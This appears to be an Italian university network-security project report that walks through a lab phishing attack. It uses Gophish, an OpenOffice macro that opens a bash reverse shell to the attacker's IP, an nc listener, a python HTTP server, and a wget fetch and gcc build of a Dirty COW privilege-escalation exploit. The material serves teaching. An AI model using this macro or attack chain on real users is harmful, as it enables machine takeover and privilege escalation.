

UNIVERSITÀ DEGLI STUDI
DI NAPOLI FEDERICO II

Network Security - Documentazione progetto

**Matteo De Ieso
M63001561**

Sommario

Introduzione..... 3

Social Engineering 3

Scenario di attacco 4

 MITRE ATT&CK 6

Fase 1: Initial Access – Phishing 7

 Gophish 7

 Documento-Macro 8

Fase 2: Command and Control 9

 Reverse shell 9

 Server HTTP 9

FASE 3: Exploit Vulnerabilità10

Introduzione

L'obiettivo dell'elaborato è quello effettuare una panoramica sulle principali tecniche di *social engineering* con particolare attenzione alle tecniche di *phishing*. Segue lo sviluppo, in ambiente controllato, di uno scenario di phishing reale. Il vettore di attacco è una e-mail recapitata ad un utente con all'interno un documento che permette, una volta aperto, di stabilire una reverse shell con la macchina dell'attaccante. Segue infine l'exploit di una vulnerabilità sulla macchina vittima utilizzando il canale di comunicazione aperto.

Social Engineering

Il social engineering è una tecnica di attacco basata sullo studio del comportamento delle persone, col fine di manipolarle ed estrarre informazioni confidenziali. Non sfrutta vulnerabilità presenti nei sistemi informatici, bensì l'ingenuità e la scarsa preparazione delle persone nel contesto della sicurezza informatica.

Le tecniche del social engineering sono molteplici, di seguito ne riportiamo alcune:

- **Phishing:** il phishing è il metodo più noto tra le modalità di social engineering. Consente nel tentativo di ingannare una persona via vettori quali posta elettronica, siti web. Il phishing va dal tentativo di furto di dati all'infezione tramite codice malevolo. Esistono numerosi tool per effettuare campagne di phishing, di seguito ne vedremo uno a scopo esercitativo.
- **Smishing:** Tecnica che rientra nelle categorie di phishing dove il vettore di attacco è sms.
- **Pretexting:** Simulazione di chiamata fingendo un particolare contesto, come ad esempio una particolare urgenza bancaria.
- **Baiting:** Questa tecnica prevede l'utilizzo di una esca, come ad esempio una chiavetta USB che può essere visualizzata da un utente per svariati motivi.
- **Tailgating:** Tipologia di tecnica che prevede l'accesso fisico ad un'area che di norma dovrebbe essere riservata.

Scenario di attacco

L'obiettivo di questa simulazione è dimostrare come, utilizzando il tool Gophish, sia possibile compromettere la macchina di un utente tramite una campagna di phishing. In particolare, viene inviata un'e-mail contenente un allegato con una macro-malevola: una volta aperta e attivata, questa consente di stabilire una reverse shell verso la macchina attaccante.




Figura 1: Phishing attack

Per stabilire un canale di controllo tra la macchina infetta ("User") e l'attaccante viene utilizzato un server basato su protocollo HTTP realizzato sulla macchina dell'attaccante ("Attacker"). Questo permette di trasferire file tra le due macchine utilizzando la reverse shell.




Figura 2: Command and Control (C2)

Infine, viene sfruttato il canale costruito per iniettare codice ed eseguirlo. Il codice permette di sfruttare una vulnerabilità presente nei sistemi Unix denominata “dirty c0w” e permette di effettuare privilege escalation.




Figura 3: Privilege Escalation

Setup:

- Kali Linux: Utilizzata per il lato attaccante.
 - Gophish: Configurato con server SMTP Gmail
 - Server con python3
- Ubuntu: Utilizzata come macchina vittima
 - Versione 14.04
 - Per consentire exploit della vulnerabilità “dirty c0w”
 - Compilatore Gcc

MITRE ATT&CK

Per una panoramica completa delle fasi di attacco vengono riportate le tattiche utilizzate per infettare la macchina target con le relative tecniche e procedure definite dal MITRE ATT&CK.

Tattica	Tecnica - Procedura	ID Tecnica
Initial Access	Phishing - Spearphishing via Service	T1566
Execution	User Execution – Malicious File	T1204
Command and Control	Application Layer Protocol – Web Protocols	T1071
Privilege Escalation	Exploit for privilege Escalation	T1068
Impact	Data Manipulation	T1565


Fase 1: Initial Access – Phishing

Per compromettere la macchina vittima viene utilizzato come vettore di attacco una email di phishing. Per implementare questa simulazione viene fatto utilizzo del tool ***gophish***.

Gophish

Gophish è un framework open source per implementare simulazioni di phishing. Il framework fornisce varie funzionalità, tra cui:

- **Sending profile:** Viene configurato il mittente della email di phishing. Viene configurato un profilo reale, per cui andiamo a specificare oltre alle credenziali di accesso, anche il server SMTP utilizzato, in questo caso gmail.
- **Groups:** Viene raccolto un gruppo di utenti soggetto della campagna di phishing, nel nostro caso un solo utente.
- **Campaigns:** Utilizzato per implementare la campagna con le configurazioni desiderate, Ulteriori configurazioni sono per il template della email e della landing page.




The screenshot displays the Gophish web interface with a dark sidebar on the left containing navigation links: Dashboard, Campaigns, Users & Groups, Email Templates, Landing Pages, Sending Profiles (highlighted), Account Settings, User Management, Webhooks, and User Guide. A modal window titled "Edit Sending Profile" is open in the center, featuring a close button (X) in the top right corner. The modal contains the following fields:

- Name:** A text input field containing "IT Department".
- Interface Type:** A dropdown menu with "SMTP" selected.
- SMTP From:** A text input field containing "labnsph@gmail.com", accompanied by a help icon (?)
- Host:** A text input field containing "smtp.gmail.com:465".
- Username:** A text input field containing "labnsph@gmail.com".
- Password:** A password input field represented by a series of dots.

On the right side of the interface, there is a vertical toolbar with icons for editing, copying, and deleting, and a "Next" button at the bottom right.

Lanciamo la campagna dalla dashboard di gophish verso l'indirizzo dell'utente vittima:
rossimariolabns@gmail.com



Documento-Macro

Per permettere l'apertura di una reverse shell sulla macchina dell'attaccante, utilizziamo un documento Open Office Write con all'interno una macro. La macro è composta da una linea di codice in basic che permette di aprire una connessione TCP tramite shell all'ip indicato sulla porta 4444.

```
Sub Main
Shell("/bin/bash -c ""bash -i >& /dev/tcp/192.168.1.14/4444 0>&1""")
End Sub
```

Per permettere l'apertura poniamo prima la macchina attaccante in ascolto su tale porta con il comando:

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
```


Fase 2: Command and Control

Reverse shell

Aperto il file sulla macchina vittima viene attivata la macro con l'apertura di una reverse shell sulla macchina avversaria.

```
(kali㉿kali)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [192.168.1.14] from (UNKNOWN) [192.168.1.16] 51010  
vboxuser@ubuntu:~$ ls  
ls  
Desktop  
Documents  
Downloads  
examples.desktop  
IstruzioniCall.odt  
Music  
Pictures  
Public  
Templates  
Untitled Folder  
Videos  
vboxuser@ubuntu:~$
```

Server HTTP

Per permettere il trasferimento di file da una macchina ad un'altra andiamo ad aprire un server http sulla macchina dell'attaccante.

In questo caso utilizziamo un server http sfruttando la funzione di python http.server. Apriamo quindi una nuova sessione da terminale sulla macchina attaccante e ci posizioniamo nella cartella che ospiterà i contenuti del server:

```
(kali㉿kali)-[~/Desktop/server]  
$ python3 -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
█
```

Tramite il comando wget effettuato sulla reverse shell possiamo trasferire il contenuto sulla macchina vittima:

```
wget http://ipKaliLinux:8080/dirtyC0w.c
```

```
HTTP request sent, awaiting response ... 200 OK  
Length: 1256 (1.2K) [text/x-csrc]  
Saving to: 'dirtyc0w.c'  
  
0K . 100% 88.6M=0s  
2025-05-05 12:47:23 (88.6 MB/s) - 'dirtyc0w.c' saved [1256/1256]
```

FASE 3: Exploit Vulnerabilità

Il sistema scelto è una versione ubuntu vulnerabile ad una nota vulnerabilità nei sistemi unix che permette di effettuare privilege escalation (**CVE-2016-5195**) denominata dirty c0w(Copy on write).

La vulnerabilità risiede nel modo in cui il kernel gestisce il meccanismo di copy-on-write: quando un processo tenta di scrivere su un file di sola lettura mentre un altro thread ne invalida la mappatura nella memoria virtuale, può verificarsi una race condition che porta il kernel a sovrascrivere direttamente il file originale anziché creare una copia privata, violando così le protezioni di sola lettura.

Per effettuare l'exploit della vulnerabilità viene inviato il file dirtyc0w.c dalla macchina attaccante alla macchina vittima mediante il canale creato.

Una volta inviato viene eseguito sulla reverse shell il comando per compilare il file tramite gcc e successivamente eseguito l'output della compilazione.

Il codice utilizzato per effettuare l'exploit della vulnerabilità è disponibile online sul sito dell'università di Toronto.

Il codice eseguito sulla macchina ubuntu viene compilato con il comando:

```
gcc -pthread dirty_cow.c -o dirty_cow
```

La specifica pthread viene utilizzata in quanto all'interno del codice viene fatto utilizzo della libreria pthread.

Per sfruttare la vulnerabilità vengono utilizzate due funzioni. Una prima funzione permette di scrivere sul file di sola lettura precedentemente aperto, una seconda che indica alla memoria virtuale di eliminare il file di copia creato (MADVISE). Questo permetterà di scrivere sul file originale e non sulla copia che è stata fornita dal kernel.




Figura 4: Root File




Figura 5: Root File after Dirty c0w exploit